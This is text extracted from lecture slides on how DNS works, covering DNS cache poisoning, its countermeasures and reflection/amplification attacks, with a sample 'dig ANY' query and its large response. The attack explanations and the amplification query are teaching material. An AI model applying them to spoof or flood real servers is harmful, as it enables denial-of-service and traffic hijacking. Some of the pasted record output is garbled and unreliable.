
Domain Name System (DNS) Protocol

– How it works


DNS Hierarchy

Top Level Domain (TLD)

- Country code Top Level Domain (ccTLD)
- Generic Top Level Domain (gTLD)
- Sponsored Top Level Domain (sTLD)




How does DNS Work?




Who manages DNS root zones?


How does DNS Work?



How does DNS Work?




How does DNS Work?



DNS Ports



- DNS messages are encapsulated in UDP port 53 by default.
- If the resolver expects the response to exceed 512 bytes, the resolver encapsulates the query in TCP (port 53) instead



Domain Name System (DNS) Protocol


– Reflection and Amplification Attacks

DNS Poisoning

- Modify the client host file on the host (/etc/host)
 - Takes precedence over DNS
 - E.g.


IPAddress	Hostname	Alias
127.0.0.1	localhost	deep.openna.com
208.164.186.1	deep.openna.com	deep
208.164.186.2	mail.openna.com	mail
208.164.186.3	web.openna.com	web

- Local Cache Poisoning
 - Sniff request
 - Spoof response (before reply from State Of Authority (SOA))



DNS Poisoning

- Why wait for a client to make a request when we can make it ourselves?
 - No need to race against SOA



Countermeasures


- Partial fix: randomize query IDs
 - Problem: small space
 - Attack: issue a Lot of query
- Randomize source port number (don't always use 53)
- DNSSEC (DNS Security Extensions):
 - Signatures to prove that answer is authentic
- HTTPS
 - Signatures to prove the website is authentic

DNS Reflection and Amplification Attack

- What happens if an attacker spoofs the victim's IP address?
 - and what if hundreds of misconfigured open DNS resolvers are used?



...the reflected traffic goes to the target server



DNS Reflection and Amplification Attack

- Consider the following query
 - `$dig ANY us-cert.gov @8.8.8.8`
- The reply?

```
;; ANSWER SECTION:  
us-cert.gov.      3599   IN      SOA     greyjoy.brass.us-cert.gov. hostmaster.us-cert.gov. 2020021201 120 60 604800 300  
us-cert.gov.      0       IN      RRSIG    NSEC3PARAM 8 2 0 20200630000000 20200212203123 56448 us-cert.gov. Qlo800kYAMnqvesQwDGbj7FauwMxHdN6BjWKs4EesHp  
e7a0occflkL9 tD2/6gqjDpe8x9ev1SU+9ItlQ2h8GshlbZwVik3Yv7QaChqdHv hb2oy8l9hviit/qbh/NlyvSwX0k0chNbkJeo17BbE5DjtcdTFwrEz8 f7A=  
us-cert.gov.      0       IN      NSEC3PARAM 1 0 10 C3612E  
us-cert.gov.      299   IN      RRSIG    DNSKEY  8 2 300 20200630000000 20200212203123 56448 us-cert.gov. ADFI150xkWMrGatoDURXVs2gr370uXXLnVDMYH0ts3THYg  
79fGnOLwx0 u/3gT9TRDVoGaUmjb5G9Q22xLyvPRIC1HJfkrGnoJmVrZhoYTTzmv id3k8cpta+Voic2KoK0zVJ6ctv16MbBudqFMMSwwcB722rci9fvwpUu A14=  
us-cert.gov.      299   IN      RRSIG    DNSKEY  8 2 300 20200630000000 20200212203123 30121 us-cert.gov. XWjkIEEnIleWcYoubAT/qdRaNghAw5NeevhWcdb4Yr0q8m  
HHHRJ1jbk0 ISBsa6vfJFklyxCHfRGyATPk4Z5h5tLRX7tr8vWA0mbglhyBalgw k9qa1l3rhPyBUo8U5tiuaktv0uVAD5c9xtm8/65YzSAUefH4Pv95d7 pkc7RZAXDXfn7tz6au1PkelRunpFcSuX0  
A4Xn7ZU06Pg/8QSIPoQRLojz BaVB0Bmzbx1fgQwzeS0ZDmb0BwGbARzj1La02203vXPDqp71gMHnG9x0 Wkhe8IrDyJzWUEdHc8SCRXu4WcZyg0ahlBAkoeg7qRun2qdPggdG50f F3aHrQF8zilZ8t7A+n79  
sy1SwcomdKYEqjibzV970j72BwUh7SUL04t rnuothf65jznyVMKs+TPe7j0fVHmwV0X45+UPQZMdmgya9CYKYo0RKL 3THIBhcWijynk635qijhRxtNghf0WNjbd5brMtDraT2Eq6jnRuPmn0 8mt95Yd  
/GfVRGKowIVUHNK17uCSZN5g+J3x4WFAPh5Amf4+uPnU+07AD F4Pi2mE2lv+/XcsMReeYjqvezKzoMy7b8H2fvjTgcjBf1743ppaz28 YmTb59akMB1Ad600K4vPZoPik+XzzXU9Q0Ei3SguDF1BpUdTkqG  
D+qwQ gv5qXKitjCo=  
us-cert.gov.      299   IN      DNSKEY  257 3 8 AwEEAbbrkQMjMla/wfwvwcoha0d1cMtYJVKBwpBpyI96VCFtdgsIkaau8 /H06Ac91ljWe4N6ZR+KeLKWlLwiQqlFUI9CLBXMNxbvv  
Pu7vUtGahL1 2VFUs501guS/od7yhjp0EjdjT0tu8YbMkHbZziJZL3sFs0Y0gtAjy tKm/J4xq1rxpsWept9cKym40kpr/ +Tnf4500CJ4KjsnPnxLQgBi VPRzt4cb5ashW0Muq4h+Fz/ rpCzHrcCz10/rsXgmwB4e0M7vv1X0/ stxb64nJ8Uz8k7+piCF  
771813xqDwzqpo0u9NM0Uyv 6xNEZqeBE/OpZvPTBZJZExNm40kjPr/ +Tnf4500CJ4KjsnPnxLQgBi VPRzt4cb5ashW0Muq4h+Fz/ rpCzHrcCz10/rsXgmwB4e0M7vv1X0/ stxb64nJ8Uz8k7+piCF  
mcohcePK6x04z2/61h7oh7iKHCjQxpjwtaW8s 0fQLzLxbh5z0u4+adjGlcgNVEFNcsuEPmHvwDDUXXTpE/HlbrRwMGH Kf1yaG1BRNlMBuq1zN88fxrlJr3uxfm7dmCZBDYaQ0R27SzubofvN89 aKuWys  
50RIlwgB5d1qvVmp/Mlhv3nw0b9jjq2xWOSHzjAL55Ah/3h mMBdLn51vKd1HtGqtFavR8MqnkH5N0WbVr2jGzVl/KWFmaTNR9yzjB 3ltNWi8kB5n0mc0r  
us-cert.gov.      299   IN      DNSKEY  256 3 8 AwEEASz0+oy09WJ1it+zLe0Af963E2q5kvhu2y0GKIi6sJv1kuFLshh 40in//4ZneKN0aruq4lC6+B/hRapTmn172vJau08ScjFu  
3+tlT0D2ni /05QVglWh/I40ySwiNdCcKE4GZeMY+8+kuQoeQ6D6b3g7jYm0Fu3D Acoe7XKJ  
us-cert.gov.      3599   IN      RRSIG    TXT 8 2 3600 20200630000000 20200212203123 56448 us-cert.gov. gd0d0gjcb0cmx/+LNZqsvlHMa3Mg4A12wlMJfk1V4Rr8as8+  
AQGiiUGI WvBs+SM2mCxlkg+o0JHNa05SkhYc00QbGm3C7xAnjy3YZ4PbdNLNIPj hXEcstFoXTL3wkU2Cb31FmgavVggZMFtQ9xbqfj1r710F4N2wdDG2U/M 3u4=+  
us-cert.gov.      3599   IN      TXT     "MS-ms22840512"  
us-cert.gov.      3599   IN      TXT     "v=spf1 ip4:208.73.187.78/32 ip4:208.73.191.37/32 ip4:208.73.184.44/32 ip4:216.128.251.155/32 ip4:128.129.88.1  
8/32 ip6:2620:112:5000:1::3/128 ~all"  
us-cert.gov.      3599   IN      TXT     "d9a110e8d68b493995ac8e29a504a31d"  
us-cert.gov.      3599   IN      RRSIG    MX 8 2 3600 20200630000000 20200212203123 56448 us-cert.gov. VC30MNI3RsK7VBKS2TdBne91lI05lFHCM1RH/iDy0oC3Tjt+k  
QPazY00 uQdr+tXn/hpBdd/mCcfRZK9fSKXKqpsJxi+I9KTv0QNUahKwubDzbw0qs K5437B/eSIW/B7dnBvPxK8DvKDCMSpIkE4l6IKV6IXYdxB7Vs7Kn+CT LoU=  
us-cert.gov.      3599   IN      MX     10 smtp2.us-cert.gov.  
us-cert.gov.      3599   IN      MX     10 smtp3.us-cert.gov.  
us-cert.gov.      3599   IN      MX     10 smtp4.us-cert.gov.  
us-cert.gov.      3599   IN      MX     10 smtp1.us-cert.gov.  
us-cert.gov.      3599   IN      RRSIG    A 8 2 3600 20200630000000 20200212203123 56448 us-cert.gov. AXVldKc5qR/cEIpHBWk0HM95n+9wp5Fc5/WH0R/XAb92X1tf+s  
dYXe1v glolGUknAGwVKo2yeFE0cMu504qJ90j76bnogF/xcaULjg906fBy1q 9YVJtqisDzrbKwih6ioxKxl1wUtAJKSPWTZMbvblvWuuuZldAw191koR 6Ik=  
us-cert.gov.      3599   IN      A     173.252.133.166  
us-cert.gov.      3599   IN      RRSIG    NS 8 2 3600 20200630000000 20200212203123 56448 us-cert.gov. kti08GvcSY4HcfJWDK9W7UChjGizQJ7cabw/+wB4BNHoIgzu  
